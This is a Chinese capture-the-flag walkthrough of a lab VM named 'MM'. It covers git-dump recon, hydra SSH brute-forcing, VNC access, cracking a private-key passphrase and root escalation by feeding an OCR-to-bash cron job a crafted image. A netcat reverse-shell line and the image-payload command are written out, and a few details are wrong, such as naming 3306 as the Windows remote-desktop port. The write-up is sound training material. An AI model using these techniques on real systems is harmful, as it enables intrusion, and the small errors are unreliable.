


MM



运行起来靶机就发现有说法，竟然是支持图形化操作的debian版本，会不会后续的操作也和图形化有关呢
先确定目标，扫一下端口

```
> nmap -Pn 192.168.0.0/24
Nmap scan report for bogon (192.168.0.225)
Host is up (0.00031s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5901/tcp  open  vnc-1
6001/tcp  open  x11:1
MAC Address: 08:00:27:84:0C:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
> nmap -sC -sV -p- 192.168.0.225
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-24 02:26 EDT
Nmap scan report for bogon (192.168.0.225)
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Hi
|_ http-server-header: Apache/2.4.62 (Debian)
```

```
| http-git:
|   192.168.0.225:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name
the...
|_   Last commit message: 4
5901/tcp open  vnc      VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_   STDV VNCAUTH_ (2)
6001/tcp open  x11      (access denied)
MAC Address: 08:00:27:84:0C:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

nmap是有扫描到/.git路径的，看到80端口的web是纯静态的，，访问一下.git路径，有内容dump下来

```
> git clone https://github.com/internetwache/GitTools.git
Cloning into 'GitTools'...
remote: Enumerating objects: 242, done.
remote: Counting objects: 100% (68/68), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 242 (delta 52), reused 48 (delta 48), pack-reused 174 (from 1)
Receiving objects: 100% (242/242), 53.20 KiB | 4.84 MiB/s, done.
Resolving deltas: 100% (94/94), done.
```

```
hel2zy ~ /study/mazesec/MM 05:55
> cd GitTools/Dumper
```

```
hel2zy ~ .../GitTools/Dumper master 05:56
> ./gitdumper.sh http://192.168.0.225/.git/ ../../target_repo
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
```

```
[*] Destination folder does not exist
```

```
[+] Creating ../../target_repo/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/19/36b7f0b8bc34642423c19738fab503a9d967de
[-] Downloaded: objects/00/0000000000000000000000000000000000
[+] Downloaded: objects/f9/f7d8ba3292488a6e7f9fa21d0968ca7bbd6637
[+] Downloaded: objects/f7/cc50a34b65f1c6cf3c8bd10e2b78271c348e35
[+] Downloaded: objects/b8/295d6c67f5f2df8a3649af13bf6867b221cd17
[+] Downloaded: objects/ab/d028b26786a20ba6f9dfe4de5305b7341c2395
[+] Downloaded: objects/2d/ce93ea08ed9059be0a838c6bcf62b7b5c28907
[+] Downloaded: objects/f6/86416a62f2dc219fc3d6168fd0ae38516f6422
[+] Downloaded: objects/bd/9990a1d46f17332711ccdf1d5ca32d584ae5c3
[+] Downloaded: objects/90/15a7a32ca0681be64471d3ac2f8c1f24c1040d
[+] Downloaded: objects/67/3b2216187128dc73088ac5df036e854798c68f
```

```
hel2zy @ .../GitTools/Dumper @ master @ 05:56 @
> cd ..
```

```
hel2zy @ .../GitTools @ master @ 05:56 @
> ls -la
total 36
drwxr-xr-x 7 root root 4096 Apr 24 05:55 .
drwxr-xr-x 4 root root 4096 Apr 24 05:56 ..
drwxr-xr-x 2 root root 4096 Apr 24 05:55 Dumper
drwxr-xr-x 2 root root 4096 Apr 24 05:55 Extractor
drwxr-xr-x 2 root root 4096 Apr 24 05:55 Finder
drwxr-xr-x 7 root root 4096 Apr 24 05:55 .git
drwxr-xr-x 2 root root 4096 Apr 24 05:55 .github
-rw-r--r-- 1 root root 1055 Apr 24 05:55 LICENSE.md
-rw-r--r-- 1 root root 3612 Apr 24 05:55 README.md
```

在 `.git/logs/HEAD` 路径下存在类似这样的信息, `git log` 一样能够查看

```
000000000000000000000000000000000000 f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637  
mingmingjiu <mingmingjiu@mm.dsz> 1776571637 -0400 commit (initial): 1  
f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637 f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35  
mingmingjiu <mingmingjiu@mm.dsz> 1776571679 -0400 commit: 2  
f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35 b8295d6c67f5f2df8a3649af13bf6867b221cd17  
mingmingjiu <mingmingjiu@mm.dsz> 1776571692 -0400 commit: 3  
b8295d6c67f5f2df8a3649af13bf6867b221cd17 1936b7f0b8bc34642423c19738fab503a9d967de  
mingmingjiu <mingmingjiu@mm.dsz> 1776571825 -0400 commit: 4
```

找到其中有一个存在隐藏信息

```
> git show b8295d6c67f5f2df8a3649af13bf6867b221cd17
commit b8295d6c67f5f2df8a3649af13bf6867b221cd17
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:08:12 2026 -0400
```

3

```
diff --git a/pass.txt b/pass.txt
deleted file mode 100644
index 673b221..0000000
--- a/pass.txt
+++ /dev/null
@@ -1 +0,0 @@
-password:sublarge
```

有mingmingjiu的用户名，密码sublarge，养成习惯弱密码先跑一跑

```
> hydra -l mingmingjiu -e nsr -P /usr/share/wordlists/rockyou.txt 192.168.0.225 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-24 08:57:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402),
~896526 tries per task
[DATA] attacking ssh://192.168.0.225:22/
[22][ssh] host: 192.168.0.225  login: mingmingjiu  password: mingmingjiu
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-24 08:57:49
```

发现mingmingjiu密码就是mingmingjiu，ssh连接试一下

```
> ssh mingmingjiu@192.168.0.225
mingmingjiu@192.168.0.225's password:
Linux MM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Fri Apr 24 03:07:56 2026 from 192.168.0.32


This account is currently not available.

Connection to 192.168.0.225 closed.

发现因为没有命令行的权限导致没办法登录ssh

前面端口还扫描到有5901端口是用来运行 **VNC (Virtual Network Computing)** 服务的。类似于 Linux 上的“远程桌面”，windows的3306端口


执行 `vncviewer 192.168.0.225:5901` 利用这个图形化界面可以登录成功，但是不能只在命令行终端执行，单命令行不具备图形化的功能，可以在kali虚拟机中打开终端执行触发



获取成功获取到了mingmingjiu用户的操作权限，怪不得靶机要用图形化版本

但是还有一个问题就是目前由于mingmingjiu用户是nologin没有命令行权限，所以没办法直接打开终端执行命令，但是没有终端的话可以通过反弹shell的方式获取终端

找了一个方法，可以在桌面创建启动器 (Create Launcher)文件，这个文件创建是可以写入命令，在打开时触发命令，利用这个机制可以写入shell，并触发反弹



成功获取到反弹shell后，我拖上linpeas进行扫描，过程中发现在download目录下扫描出大量的id_ed**文件，但是这些个文件名也不对呀，随便打开其中的文件内容也是没用的信息

```
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26643
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26644
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26645
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26646
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26647
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26648
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26649
-rw-r--r-- 1 root root 44 Apr 19 00:34 /home/mingmingjiu/Downloads/id_ed26650
```

查看一下正确的id_ed25519

```
mingmingjiu@MM:~$ cat /home/mingmingjiu/Downloads/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyexB0AAAAGAAAABC+gfZ42R
erBHxe6e2BZ29eAAAAEAAAAEAAAAZAAAAC3NzaC1lZDI1NTE5AAAAIF9n3s0sMFbp74d
D47XdVbNiKjCK74CSnFvISXd2g6SAAAAkI6UnrIq/sNwj0bpmZ+xs1zOY1rhgaOqdcChue
wAi9nMeovv60Q7/cvDRxdKPSUn7JbkjU3AZiAngFjP65evsUaAqBrE66Zl/q6pYpDUuIJ
a2wbsievAGCjeydK0Kplag32is1W0o8K7I3knWMBXj+jrjdy+S4F5oyvq9afg+nAu0Tpec
i4qqi68qhKNHOWRA==
-----END OPENSSH PRIVATE KEY-----
```

获取到了私钥文件，看到还有1104567用户

```
11104567:x:1001:1001:,,,:/home/11104567:/bin/bash
```

写入密钥，尝试连接

```

> nano id_ed25519

> ssh -i id_ed25519 11104567@192.168.0.225
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!            @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_ed25519' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_ed25519": bad permissions
11104567@192.168.0.225's password:

```

提示权限过高，并且有加密短语，使用john进行爆破，短语很简单，12345678

```

> ssh2john id_ed25519 > id_ed25519.hash

> john --wordlist=/usr/share/wordlists/rockyou.txt id_ed25519.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678          (id_ed25519)
1g 0:00:00:01 DONE (2026-04-24 03:45) 0.9433g/s 30.18p/s 30.18c/s 30.18c/s 123456..butterfly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

> ssh -i id_ed25519 11104567@192.168.0.225
Enter passphrase for key 'id_ed25519':
Linux MM 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
11104567@MM:~$ id
uid=1001(11104567) gid=1001(11104567) groups=1001(11104567)

```

获取到了11104567用户的权限，但是实际上权限并没有什么提升

然后查看 linpeas 扫描出来的一些特殊权限的文件

Other Interesting Files

.sh files in path (T1574.007)

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path>
/usr/bin/gettext.sh

Executable files potentially added by user (limit 70) (T1083)

```
2026-04-24+03:25:58.5551321460 /home/mingmingjiu/Desktop/Update.desktop
2026-04-24+03:12:52.4658975650 /home/mingmingjiu/11.sh
2026-04-19+00:26:59.2086102940 /opt/a.sh
2026-04-19+00:19:47.4406218190 /etc/grub.d/40_custom
2026-04-18+23:55:43.5853694930 /var/lib/colord/storage.db
2026-04-18+23:55:43.5853694930 /var/lib/colord/mapping.db
2026-04-18+23:51:23.1080066220 /home/mingmingjiu/.vnc/xstartup
2026-03-30+03:48:19.0530824660 /home/mingmingjiu/linpeas.sh
2025-04-11+22:22:32.8990844810 /etc/grub.d/10_linux
2025-04-05+08:32:38.1253354200 /usr/local/bin/irc_bot.py
2025-04-01+03:55:32.0919414020 /usr/local/bin/calc-prorate
```

其中有一个a.sh文件，查看一下这个脚本的内容

```
mingmingjiu@MM:/tmp$ cat /opt/a.sh
#!/bin/bash

gocr /tmp/go.png |bash
mingmingjiu@MM:/tmp$ ls -la /opt/a.sh
-rwxr-xr-x 1 root root 36 Apr 19 00:26 /opt/a.sh
```

孤零零一个这个脚本的话也没有用呀，既然是一个脚本，那么应该是要进行调用，最常见的就是在进程中调用或者在某个文件中调用，那么可以拖pspy监控一下进程

上pspy扫一下进程，发现存在一个定时任务，基本上把功能都写清楚了，确实调用了/opt/s.sh

```
2026/04/24 04:35:01 CMD: UID=0      PID=1      | /sbin/init
2026/04/24 04:35:01 CMD: UID=0      PID=116777 | /usr/sbin/CRON -f
2026/04/24 04:35:01 CMD: UID=0      PID=116778 | /usr/sbin/CRON -f
2026/04/24 04:35:01 CMD: UID=0      PID=116779 | /bin/sh -c /bin/bash /opt/a.sh
2026/04/24 04:35:01 CMD: UID=0      PID=116781 | /bin/bash /opt/a.sh
2026/04/24 04:35:01 CMD: UID=0      PID=116780 | /bin/bash /opt/a.sh
2026/04/24 04:35:01 CMD: UID=0      PID=116782 | gocr /tmp/go.png
2026/04/24 04:35:01 CMD: UID=0      PID=116783 | sh -c pngtopnm "/tmp/go.png"
2026/04/24 04:35:32 CMD: UID=0      PID=116784 |
2026/04/24 04:36:01 CMD: UID=0      PID=116785 | /usr/sbin/CRON -f
2026/04/24 04:36:01 CMD: UID=0      PID=116786 | /usr/sbin/CRON -f
2026/04/24 04:36:01 CMD: UID=0      PID=116787 | /bin/sh -c /bin/bash /opt/a.sh
2026/04/24 04:36:01 CMD: UID=0      PID=116789 | /bin/bash /opt/a.sh
2026/04/24 04:36:01 CMD: UID=0      PID=116788 | /bin/bash /opt/a.sh
2026/04/24 04:36:01 CMD: UID=0      PID=116790 | gocr /tmp/go.png
2026/04/24 04:36:01 CMD: UID=0      PID=116791 | sh -c pngtopnm "/tmp/go.png"
2026/04/24 04:36:58 CMD: UID=0      PID=116792 |
2026/04/24 04:37:01 CMD: UID=0      PID=116793 | /usr/sbin/CRON -f
2026/04/24 04:37:01 CMD: UID=0      PID=116794 | /usr/sbin/CRON -f
2026/04/24 04:37:01 CMD: UID=0      PID=116795 | /bin/sh -c /bin/bash /opt/a.sh
2026/04/24 04:37:01 CMD: UID=0      PID=116797 | /bin/bash /opt/a.sh
2026/04/24 04:37:01 CMD: UID=0      PID=116796 | /bin/bash /opt/a.sh
2026/04/24 04:37:01 CMD: UID=0      PID=116798 | gocr /tmp/go.png
2026/04/24 04:37:01 CMD: UID=0      PID=116799 | sh -c pngtopnm "/tmp/go.png"
```


这个脚本是干什么的呢，gocr是linux上开源的**光学字符识别 (OCR)** 命令行工具。pspy抓到的进程写的也很清楚了，这个脚本能够定时识别/tmp/go.png的内容，将 png 转换为 pnm，然后通过管道符传给 gocr，并把结果作为命令去执行。那么思路很清晰了，可以自己造一个恶意命令的图片，让靶机定时任务去识别，然后触发命令执行，结果类似于这样

```
busybox nc 192.168.0.32 6666 -e bash
```

```
> convert -background white -fill black -font Courier -pointsize 48 label:"bash /tmp/p.sh"  
go.png
```

```
> gocr go.png  
bash /tmp/p.sh
```

kali上生成图片并上传，触发执行脚本的命令，这里的话由于毕竟是ocr识别后执行命令，未必一定会准确识别出，因此要选择一些容易被识别的字体为宜。